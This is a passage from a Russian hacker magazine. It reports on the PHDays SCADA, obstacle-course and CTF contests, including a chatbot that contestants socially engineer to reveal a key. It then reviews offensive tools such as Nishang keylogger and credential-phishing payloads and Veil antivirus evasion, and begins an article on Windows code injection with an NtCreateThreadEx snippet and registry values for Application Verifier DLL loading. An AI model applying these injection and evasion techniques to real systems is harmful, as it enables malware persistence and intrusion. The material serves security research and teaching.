Настоящим хитом стала модель железной дороги с поездами, шлагбаумами и погрузочным краном, управление которыми было реализовано с помощью промышленных протоколов и оборудования для автоматизации технологических процессов. Эдакий SCADA-диснейленд.

Соревнование состояло из нескольких этапов. Сначала участникам нужно было получить контроль над краном для погрузки контейнеров, система управления которым была реализована с использованием продуктов фирмы Siemens (SCADA WinCC flexible 2008 SP3) и ICPDAS PET-7067 (устройство удаленного ввода-вывода), работающих на протоколе Modbus TCP. Получить доступ и захватить управление краном участникам удалось уже буквально через час после начала соревнования. С этим заданием справились практически все конкурсанты. Возникали ситуации, когда за контроль над краном, мешая друг другу, боролись сразу несколько человек, что даже приводило к отказам в работе оборудования.

Далее нужно было захватить контроль над моделью железной дороги, которая управлялась системой Siemens SCADA WinCC 7 SP2, HMI панелью Siemens SIMATIC KTP600 и контроллером SIMATIC S7-1200 Firmware v3.0 (протоколы S7 и PROFINET). Это задание оказалось более сложным, однако уже к концу первого дня была найдена уязвимость, с помощью которой конкурсанты смогли добраться до управления веб-интерфейсом SCADA-системы, а в дальнейшем получить и полный доступ.

К концу второго дня форума PHDays система управления железной дорогой практически не работала, так как промышленные контроллеры и машины со SCADA-системами постоянно находились под атаками.

Третий этап многие участники просто не успели пройти из-за нехватки времени. Все же несколько попыток использования различных утилит и спуфинга SCADA-системы были предприняты. Функционирование системы периодически нарушалось, но быстро возвращалось в рабочий режим. На данном этапе соревнования участникам необходимо было анализировать защищенность SCADA-системы Invensys Wonderware InTouch 10.6, OPC-сервера KEPServerEX и промышленного контроллера Rockwell Automation RSLogix 1400 (протокол DNP3).

Победителями этого конкурса стали Михаил Елизаров и Арсений Левшин.

Лабиринт


Надо сказать, что железная дорога с АСУ ТП была не единственным гвоздем программы. В прошлом году забавным элементом CTF было задание Dumpster Diving, в ходе которого участники команд должны были искать флаги в куче мусора в прозрачном контейнере. Такой элемент шоу имел большой успех и в этом году. Но на этот раз организаторы пошли еще дальше, сделав одним из заданий прохождение «лабиринта». По сути, это была самая настоящая полоса препятствий, для преодоления которой нужно было как следует постараться. Лабиринт представлял собой пять связанных друг с другом прозрачных комнат, и в каждой из них участник должен был выполнить определенное задание, например преодолеть лазерное поле или вскрыть дверной замок с помощью отмычки. В общем, не верьте тем, кто говорит, что хакерские соревнования — это незрелищно и скучно. Но обо всем по порядку.

Прохождение лабиринта начиналось с комнаты, в которой установлен тепловой датчик движения. Он реагирует не столько на само движение, сколько на изменение температурного фона, так что пройти его — задача нетривиальная. Если обмануть датчик участнику не удавалось, то срабатывала охранная система и звучала сирена, и все нужно было начинать заново. Пройти в следующую комнату можно было, либо очень медленно передвигаясь рядом с датчиком, чтобы он не понимал, что тепловой фон изменился, либо проявив смекалку и прикрывшись зонтом или большим куском ткани.

На этом этапе лабиринта нужно было уболтать искусственный интеллект. А это непросто



Возникали ситуации, когда за контроль над краном, мешая друг другу, боролись сразу несколько человек, что даже приводило к отказам в работе оборудования



Участница конкурса 2600, где нужно было взломать старый добрый таксофон. Олдскул

Во второй комнате нужно было сразиться с искусственным интеллектом. Специально для этого конкурса был написан бот, который поддерживает беседу в заданном ключе. В «разговоре» с ним участники должны были, применив методы социальной инженерии, выведать ключ, который необходимо затем ввести на клавиатуре для прохода в следующую комнату. Выглядело это эффектно: множество экранов, на которых (опять же как в кино) выводилось изображение девушки — интерфейса суперкомпьютера.

Лазерное поле, пожалуй, самая зрелищная и самая сложная в реализации часть лабиринта. Если кратко, то задача участника в комнате с лазерным полем заключалась в том, чтобы выйти из нее, не задев лазерные лучи, — все как в голливудском фильме. Подготовка этого задания заняла месяц, и разработчикам пришлось столкнуться с массой сложностей: как сделать лазерные лучи видимыми и при свете, и в темноте, как устойчиво закрепить лазеры и приемники света на стенах комнаты, чтобы они не падали от вибраций, вызванных действиями других участников в последующих частях лабиринта, — ведь все комнаты соединены…

Комната с «жучками». Еще одно интереснейшее испытание, в ходе которого участники могли почувствовать себя героями шпионского боевика. С помощью специального устройства необходимо было обнаружить эмуляторы закладных устройств («жучков») в комнате, обставленной как обычный рабочий кабинет. Нужно было взять устройство для поиска (так называемый детектор частоты) и водить им из стороны в сторону: при приближении к эмулятору «жучка» звук, издаваемый девайсом, усиливался, а при удалении — затихал.

В следующей комнате участникам необходимо было продемонстрировать свои навыки недеструктивного вскрытия замков. Тут как раз очень кстати был набор отмычек, которые можно было выбрать из нескольких полезных инструментов (участники могли взять с собой в лабиринт ограниченное количество таких инструментов). В комнате находилось большое количество различных ящиков, открыв которые конкурсанты получали бонусы (в основном списывалось общее время прохождения лабиринта). Для выхода из лабиринта нужно было открыть большой навесной замок.

Уже после преодоления полосы препятствий участников поджидало последнее испытание — бомба. Нужно было перерезать провода до того, как таймер дойдет до нуля. Чтобы понять, какие провода необходимо перерезать, участники должны были решить задачку булевой алгебры, составив таблицу истинности. Если был перерезан неправильный провод, то скорость таймера увеличивалась вдвое. Если же и вторая попытка оказывалась неудачной, то бомба «взрывалась» — из пневмопушки выстреливали конфетти.

Всего в соревновании участвовало несколько десятков человек, а победили представители Античата. По словам создателей лабиринта, они потратили на разработку всех комнат полосы препятствий несколько месяцев, тестируя идеи на собранной прямо в офисе экспериментальной прозрачной комнате. Привет Юре Гольцеву, по совместительству одному из редакторов][, который под этим предлогом задерживал свои статьи :).

CTF




Важной частью PHDays уже по традиции стали хакерские соревнования Capture the Flag. В этом году участников ждал микс из Jeopardy CTF, сервисов классического CTF и, что необычно, заданий с ограниченным временем и постоянно растущей ценой очков — так называемых босс-тасков. На протяжении двух дней десять команд из шести стран отбивали атаки соперников и самостоятельно взламывали их сети. Как обычно, организаторы разработали легенду: участники перевоплотились в спасителей сказочного мира D'Errorim, который хотят уничтожить злобные монстры.

Болезнь многих CTF в том, что интересны они только непосредственным участникам соревнований. Со стороны же это выглядит довольно странно: куча людей, компенсируя отсутствие сна энергетиками, что-то делают в своих ноутбуках. Организаторы CTF постарались этого избежать, разработав специальные мобильные приложения для iOS и Android с визуализацией хода сражения в стиле Heroes of Might and Magic. На самой площадке в Центре международной торговли, помимо монитора с турнирной таблицей и визуализацией, был большой экран, на котором демонстрировались мультипликационные ролики, объясняющие легенду и предваряющие тот или иной сюжетный поворот.


В игровой набор входили собственно команды, пять командных сервисов (в легенде игры — шахты), три общих сервиса (ничейные шахты), 25 тасков для решения и четыре злодея-босса. Благодаря этим шахтам команды могли добывать ресурсы (дерево, уголь, железо, нефть, кристаллы), на которые можно было покупать таски (то есть открывать их для решения) и золото. Победителем соревнования должна была стать команда, набравшая больше всех золота. Итоговая схема битвы CTF выглядела следующим образом. Команды должны были атаковать (оборонять) сервис (получить или удержать контроль над шахтой), добывать ресурсы, которые можно потратить, чтобы открыть таск, решить его и получить скиллы — особые игровые очки, которые показывали, какие навыки необходимы для решения конкретного таска (например, Web, Reverse или Pwn) или получения золота.

Интереснейшим элементом игрового мира были задания-боссы (время их жизни составляло три часа). В ходе каждого раунда игры со всех команд собиралось некоторое количество золота (налог), которое отправлялось в копилку босса. Если какой-то команде удалось решить задание-босс, то оставшееся время его жизни уменьшалось до 30 минут, по истечении которых все золото, собранное в качестве налога, делилось поровну между командами, сумевшими решить задание.

Места в турнирной таблице распределялись по количеству заработанного драгоценного металла. Победителем стала голландская команда Eindbazen, второе место заняли американцы из PPP (кстати, за них в этом году приехал играть сам geohot, известный разработкой джейлбрейков для iOS и PlayStation 3), а прошлогодние победители PHDays CTF из More Smoked Leet Chicken стали третьими.



Увлеченный CTF'ом geohot



WARNING


Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ






Автор: Nikhil Mittal
Система: Windows
URL: https://code.google.com/p/nishang

POWERSHELL FOR OFFENSIVE

Nishang — это фреймворк, набор скриптов и payloads, которые позволяют использовать PowerShell в атакующих целях и проводить пост-эксплуатацию при тесте на проникновение. Среди уже реализованных нагрузок и скриптов (всего их на данный момент 28) можно выделить следующие:

- Browse_Accept_Applet — скрыто переходит по заданному URL в браузере и принимает одобрение запуска Java-апплета. По данному URL можно разместить подписанный Java-апплет с эксплойтом из Metasploit;
- Check-VM — скрипт для детектирования виртуальных окружений Hyper-V, VMware, Virtual PC, VirtualBox, Xen и QEMU;
- Credentials — открывает пользователю окно для ввода аутентификационных данных и записывает их. Затем эти данные можно, например, мгновенно отправить на TinyPaste, Gmail или приватный Pastebin;
- DNS_TXT_Pwnage — скрипт, который ведет себя как бэкдор и способен получать команды и PowerShell-скрипты из DNS TXT запросов;
- Download-Execute-PS — скачивает и выполняет PowerShell-скрипт;
- Wait_For_Command — запрашивает по определенному URL инструкции для действий, а затем скачивает и выполняет PowerShell-скрипт;
- Remove-Update — скрыто удаляет определенные обновления с системы;
- Keylogger — кейлогер с возможностью публикации данных в TinyPaste, Gmail, Pastebin;
- Get-WLAN-Keys — дампит ключи из WLAN-профилей.





Автор: Chris Truncer
Система: Windows/Linux
URL: https://github.com/ChrisTruncer/Veil

ПРЯЧЕМСЯ ОТ АНТИВИРУСОВ

При проведении пентестов часто приходится бороться и с антивирусами, которые ни в какую не хотят пропускать наши тулзы и боевые нагрузки на охраняемые ими машины. Да, это можно делать с помощью различных кодеров, встроенных в Metasploit, но скажем честно — способы, применяемые в нем, давненько не обновлялись. Сейчас существуют уже более интересные и скрытые техники. Можно, конечно, делать и вручную, но это не наш подход.

Чтобы каждый раз не проворачивать все по новой, хорошо бы автоматизировать данную задачу и при этом интегрироваться с любимым Metasploit. Как раз с такими мыслями и создавался проект Veil.

Veil — это инструмент, предназначенный для генерации Metasploit-нагрузок (payloads), которые способны обходить стандартные антивирусные решения. На текущий момент инструмент поддерживает семь различных методов для создания 21 нагрузки, в результате срабатывания которых происходит соединение с Meterpreter.

Инструмент разработан на Python, а для выполнения выходных Python-файлов с обфусцированным шелл-кодом на платформе Windows без каких-либо сторонних зависимостей используется py2exe/PyInstaller.

Файлы, полученные от Veil, тестировались с антивирусами от MSE, Kaspersky, AVG, Symantec и McAfee и продемонстрировали отличный процент обхода. Автор просит не грузить сгенерированные payloads на VirusTotal, чтобы не обучать антивирусные компании детектировать детища Veil.



Авторы: George Nicolaou, Glafkos Charalambous
Система: Windows/Linux
URL: https://github.com/georgenicolaou/icarus

EXPLOITATION TOOLKIT ICARUS


Библиотека Icarus — это набор кросс-платформенных инструментов/функций и модулей, призванных помочь в разработке proof of concept эксплойтов. Текущий релиз включает в себя три проекта: iDisasm Library, Exploitation Toolkit Icarus (ETI) Library и Console User Interface.

iDisasm Library — это библиотека для дизассемблирования. Прелесть данного дизассемблера заключается в том, что он кросс-платформенный и поддерживает сразу несколько архитектур, при этом не имеет никаких сторонних зависимостей. Причем сделан он таким образом, что все данные об инструкции хранятся в информации о ней в виде массива свойств. Таким образом, каждая инструкция описывается:

- архитектурой процессора;
- EIP (где она находится);
- виртуальным адресом в памяти;
- мнемоникой;
- категорией (передача управления, математическая операция и так далее);
- опкодом;
- модифицируемыми регистрами;
- описанием каждого операнда.

ETI предоставляет набор модулей/инструментов для содействия в разработке PoC. Библиотека в своем составе имеет как платформозависимые модули (отладчики, обработчики исполняемых файлов), так и платформонезависимые (фаззеры, алгоритмы анализа и обработки). На их базе уже есть ряд модулей от данного тулкита: поисковик инструкций, анализатор эксплуатабельности, поисковик гаджетов для ROP. Подробнее о тулките можно почитать здесь: bit.ly/11lD7Qd.

SQLI TOOL НА JAVA



Автор: ron190
Система: Windows/Linux/Mac
URL: code.google.com/p/jsql-injection

jSQL Injection — это бесплатное небольшое кросс-платформенное (Windows, Linux, OS X, Solaris) приложение с открытым исходным кодом на Java, предназначенное для поиска информации в базах данных с удаленных серверов.

Некоторые особенности тулкита:

- GET, POST, header, cookie методы;
- normal, error based, blind, time based алгоритмы;
- автоматический выбор наилучшего алгоритма;
- многопоточное управление (start/pause/resume/stop);
- прогрессбар;
- настройка и работа через proxy;
- удаленное чтение файлов;
- терминал для webshell-команд;
- проверка на админские страницы;
- brute forcer (MD5 MySQL...);
- кодировщик (encode-decode Base64, hex, MD5...);
- поддержка MySQL.



Автор: low-priority
Система: Windows
URL: https://low-priority.appspot.com/ollydumpex/




ДАМПИМ ПАМЯТЬ

При решении различных задач, связанных с реверс-инжинирингом, а если точнее — при работе с вредоносным программным обеспечением, которое активно использует различные обфускаторы и упаковщики, часто приходится производить дамп памяти процесса для последующего его анализа. Так как процесс активен, то большинство его упаковщиков и обфускаторов уже отработали и можно видеть почти истинное лицо негодяя. Так что дампер памяти процесса в таких задачах вещь незаменимая. Также каждый исследователь отдает предпочтение тому или иному отладчику, например по личному набору плагинов, но порой необходимо их варьировать, а интерфейс и возможности плагинов хотелось бы иметь одинаковые вне зависимости от отладчика.

OllyDumpEx Plugin решает эту проблему — он позволяет очень гибко дампить память и поддерживает несколько самых популярных отладчиков: OllyDbg, Immunity Debugger 1.7/1.8, IDA Pro.

Особенности инструмента:

- выбор для дампа exe-файла, DLL или модуля;
- поиск MZ/PE-сигнатур в памяти;
- несколько режимов дампа, пересборка обычного PE-дампа, парсинг PE-дампа;
- поддержка PE32+;
- поддержка нативных 64-битных процессов;
- дамп любого адресного пространства как секции (даже если ее нет в заголовки секций);
- добавление пустых секций;
- правка RVA в DataDirectory для последующего изменения ImageBase;
- автовычисление большого количества параметров (RawSize, RawOffset, VirtualOffset и другие).



Автор: Beenu Arora
Система: Windows
URL: hookanalyser.blogspot.ru



HOOK ANALYSER

Hook Analyser — это инструмент для захвата функций, который может быть очень полезным при реверс-инжиниринге программы и анализе вредоносного программного обеспечения. Hook Analyser имеет пять ключевых функций:

- запуск и захват приложения;
- захват определенного процесса;
- статический анализ malware;
- анализ падения приложения;
- извлечение исполняемого модуля из процесса.

Для захвата функций программа поддерживает три режима: автоматический, когда парсится таблица импорта приложения и хуки ставятся на указанные API, ручной, когда перед постановкой хука на функцию запрашивается желание пользователя, и умный режим, когда хуки ставятся только на особо интересные функции. Посмотрим на самые важные модули программы.

Модуль статического анализа malware позволяет сканировать исполняемые файлы для идентификации потенциально вредоносных путей.

- валидация PE-файла;
- обнаружение TLS-записей, подозрительных точек входа, упаковщиков;
- сигнатуры путей;
- онлайн-поиск по MD5 в Threat Expert;
- string dump (ASCII);
- hexdump, PEfile инфо дампер и другие.

Модуль анализа падений позволяет писателям эксплойтов и/или разработчикам ПО анализировать содержимое памяти, когда приложение упало. Программа отображает содержимое регистров, содержимое стека, цепочку SEH.

Автор: low-priority
Система: Windows
URL: https://low-priority.appspot.com/ollymigrate/



ОТ ОТЛАДЧИКА К ОТЛАДЧИКУ

Каждый отладчик имеет как сильные, так и слабые стороны, и у каждого они свои — идеального инструмента нет. В одном удобно обходить антиотладочные приемы, в другом — использовать огромный арсенал уже готовых плагинов, а в третьем — писать собственные скрипты. С недавних пор стало возможно работать последовательно сразу в OllyDbg, Immunity Debugger и IDA Pro. Как?

Встречайте OllyMigrate Plugin — инструмент, который позволяет передавать процесс отладки другому отладчику без перезапуска. Так что мы можем в своей работе использовать только сильные стороны каждого отладчика благодаря миграции от одного к другому.

Например, сначала мы можем обратиться к OllyDbg для обхода антиотладочных приемов и нахождения OEP (Original Entry Point), а затем передать управление Immunity Debugger и с помощью его возможности использовать Python-скрипты править обфусцированную таблицу импорта.

Поддерживаются следующие отладчики:

- OllyDbg 1/2;
- Immunity Debugger 1.7/1.8;
- IDA Pro;
- WinDbg 6.x.

В OllyMigrate Plugin уже реализованы:


- многопоточность и возможность приостанавливать потоки;
- перенос настроек софтверных точек останова (сохраняя статус включен/выключен);
- перенос текущей исследуемой позиции в памяти.

ИНЖЕКТИМ КОД В WIN8



Александр Эккерт
stannic.man@gmail.com

Живы ли старые способы? И куда мы будем копать в будущем?









С появлением Win7 (а точнее — с появлением Windows Vista) механизмы обеспечения безопасности системы сделали качественно новый скачок. Если в Vista они были очень сырыми, необкатанными, то с выходом в свет Win7 очень многое изменилось. В этой статье мы пройдемся по истории противодействий инжекту кода в разных версиях винды и посмотрим, какие резервы для злохакеров остались в последней версии форточек.

В первую очередь стоит остановиться на успевших хорошо себя зарекомендовать технологиях защиты системы, таких как PatchGuard и Kernel-mode code signing. Первая препятствует модификации критических с точки зрения безопасности системных модулей (ядро, ряд ключевых драйверов и прочее), а вторая не дает возможности загружать сторонние модули, не имеющие общепризнанного сертификата (о таких вещах, как Windows SmartScreen, UEFI, ELAM + Secure Boot, а также некоторых других я не говорю, поскольку это мало касается темы статьи).

Наличие этих двух технологий серьезно осложнило жизнь тем руткитам, которые начиная с WinXP стремились подчинить системы, внедряясь в ядро (например, те же самые TDL/TDSS или Rustock). С внедрением данных технологий в жизни руткитостроителей, действительно, вольготности поубавилось.

Еще одним оплотом безопасности стала продвинутая по сравнению с WinXP система прав и разграничений, основанная на сепарации пользовательских сессий — разделении системных процессов и сервисов, стартующих первыми и получающих пресловутую 0-сессию, и всех остальных программ.

Третьим значительным нововведением в безопасности Windows стало внедрение Windows Defender (защитник Windows), ранее известной как Microsoft AntiSpyware.

Все это, конечно же, радует. Однако вопросов о безопасности системы возникает еще больше.


WINDOWS 8 — САМАЯ БЕЗОПАСНАЯ СИСТЕМА НА СЕГОДНЯШНИЙ ДЕНЬ?

Действительно, можем ли мы это утверждать? Нет, и вот почему.

Ключевой момент любого зловреда или малвари — это гарантия безопасного выполнения их кода. Неважно, в виде отдельного процесса или инжекта своей DLL (или как вариант — шелл-кода).

Все остальное — от лукавого. Ибо если нет выполненного кода, нет и профита. Обфускация, упаковка и крипт всего лишь условие для его выполнения, чтобы скрыть вредоносный код от зорких глаз аверов.

Надо сказать, что этот самый ключевой момент — старт нового процесса/потока — был взят под жесткий контроль с выходом Windows Vista на уровне самой операционной системы. Думаю, ты знаешь, что с ее появлением была реализована концепция «защищенных» процессов (protected process) — это новый тип процессов, появившихся в висте для расширенной поддержки DRM (Digital Rights Management). Суть технологии в том, что обычный процесс по отношению к защищенному процессу не может создавать потоки, иметь доступ к виртуальной памяти, де-



API Monitor — куда без него в таком пекле

лать отладку процесса, создавать дупликат хэндла. Об этом достаточно подробно писал Алекс Ионеску (Alex Ionescu) у себя в блоге (www.alex-ionescu.com/?p=34).

Все это, конечно, хорошо, однако надо помнить, что Windows 8 все же очень сложная система. А чем сложнее механизм, тем сложнее его контролировать. Жесточайшая конкуренция среди производителей операционных систем вынуждает бороться за покупателя, придумывать и внедрять все новые и новые технологии взаимодействия с пользователем, что в условиях дефицита времени приводит к ощутимым провалам в безопасности. Как следствие — ошибок в дизайне системы надо ожидать предостаточно. И ошибок очень неприятных, приводящих к возможности исполнения кода с поднятыми правами. В подтверждение замечу, что до сих пор на багтраке уйма найденных уязвимостей. А теперь самое неприятное. Даже если отшлифовать и довести до ума основные компоненты системы, то всегда найдется масса пользовательских приложений, которые пишутся тяп-ляп и при этом обладают повышенными правами и пользуются доверием ОС. Что успешно эксплуатируется (вспомним Adobe) и будет использовано малварщиками при написании своих зверушек.

Сразу скажу — не надо ждать у моря погоды и полагаться на подарки судьбы в виде провалов, найденных в обеспечении безопасности системы. Возьми в руки инструменты, такие как IDA Pro, WinDBG и прочие, научись ими пользоваться, стань исследователем безопасности систем — сегодня все решает ресерчинг, поиск и анализ недокументированных возможностей Windows.

Так, в Сети (j00ru.vexillium.org/?p=1421) можно найти некий «анализ» MSDN с описаниями API-функций, структур и перечислений, которые содержат в себе крайне любопытные метки Reserved For System Use — «Зарезервировано для системного использования», что, по настоянию MSDN, нельзя использовать в своих разработках. Именно там прячутся самые интересные загадки поведения операционной системы: если Microsoft пытается скрыть их истинное предназначение, велика вероятность, что их использование может серьезно скомпрометировать всю систему. То есть вполне возможно, что, вооружившись отладчиком и закопавшись в дебаггинг таких функций по самые уши, ты сможешь отыскать и некие скрытые механизмы межпроцессного взаимодействия, которые неизвестны в паблике до сих пор.

САДИМСЯ ЗА КОДИНГ

Итак, что остается в арсенале малварщика на сегодняшний день?

На самом деле ничего принципиально нового в способах инжекта кода в Windows 7/8 нет — все те же самые `LoadLibrary`, `CreateRemoteThread`, `WriteProcessMemory`, `RtlCreateUserThread`. Методы остались все те же, изменились условия их использования — как я уже писал, появились палки в колесах: «защищенные процессы», контроль за сессиями и тому подобное.

Самый верный способ — вызов замечательной функции `NtCreateThreadEx` (справедливости ради надо отметить, что `RtlCreateUserThread` всего лишь обертка под `NtCreateThreadEx`).

API-функция NtCreateThread оставлена в Vista+ лишь для совместимости с предыдущими системами. Вызов самой функции не представляет труда:

```
Status = NtCreateThreadEx↵
(& newThreadHandle, GENERIC_ALL, 0, ↵
procHandle, (LPTHREAD_START_ROUTINE)↵
startAddress, param, crFlags, 0,0,0, ↵
& attrList)
```

где attrList — указатель на структуру PROC_THREAD_ATTRIBUTE_LIST, включающую в себя другую структуру PROC_THREAD_ATTRIBUTE_ENTRY, их описание легко найти в интернете.

Код, реализующий инжект с применением `NtCreateThreadEx`, ты сможешь отыскать в Сети, он без труда гуглится.

ХИТРОСТИ И ТОНКОСТИ

Дело в том, что иногда напрямую вызывать функции запуска процесса/потока для старта своего кода необязательно, если вспомнить о системных документированных и, самое главное (!), недокументированных возможностях, связанных с подгрузкой системных DLL в адресное пространство какого-то процесса. Например, из известных документированных можно упомянуть APPInit-dlls (goo.gl/StTMX), когда прописанные в реестре DLL'ки автоматом подгружаются в стартующие процессы.

Но самый большой практический интерес представляют недокументированные возможности системы, использование которых позволяет прозрачно подгружать в стартующие процессы библиотеки. Например, такой трюк был в первых версиях TDL, когда для запуска руткита использовалась прозрачная загрузка расположенной в системной папке DLL, реализующей функции Printer Providor.

На самом деле есть еще немало неизвестных и недокументированных возможностей подгружать DLL в процесс. Например, технологии Application Verifier, Shim и Hotpatch. Технология Application Verifier (tinyurl.com/ofnw7xb) загружает DLL до загрузки kernel32.dll (kernelbase.dll), если необходимым образом прописать эту загрузку в реестре (`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe`) со значениями полей:

```
GlobalFlag=0x02000100
VerifierDebug=0xffffffff
VerifierDlls=та_самая.dll (которая
должна находиться в папке system32)
```

Вспоминается классная техника, реализованная в рутките TDL4, — элегантный обход UAC и инжект своей DLL, основанные на «автоподнятии» прав процесса, которые запускает explorer.exe и, соответственно, получающих привилегии заинжектить свой код в explorer.exe.

Суть инжекта — подмена cryptbase.dll на свою, которая будет автоматом подгружена explorer.exe. Правда, это будет работать, только если у пользователя есть админские права.

Справедливости ради скажу, что свои недостатки, конечно же, есть и у этих способов, однако само их наличие говорит о том, что рано списывать со счета системные механизмы межпроцессного взаимодействия.

СЕССИИ, ПРАВА И КОНТРОЛЬ ДОСТУПА

Поговорим теперь о неотъемлемой части межпроцессного взаимодействия в Windows — сессиях и контроле доступа. Я уже писал в нашем журнале об этих компонентах системы. Отмечу лишь, что начиная с Windows Vista в операционке реализован механизм Session Separation, который не позволяет инжектить код в основные системные процессы и сервисы, стартовавшие в 0-сессии. И да, действительно, функция `CreateRemoteThread()` тут обломается. Но не функция `NtCreateThreadEx()`, которой это оказывается под силу.

Ну и конечно же, нельзя забывать про необходимость добавлять привилегии себе любимому, когда речь идет об инжекте кода.


PRO & CONS

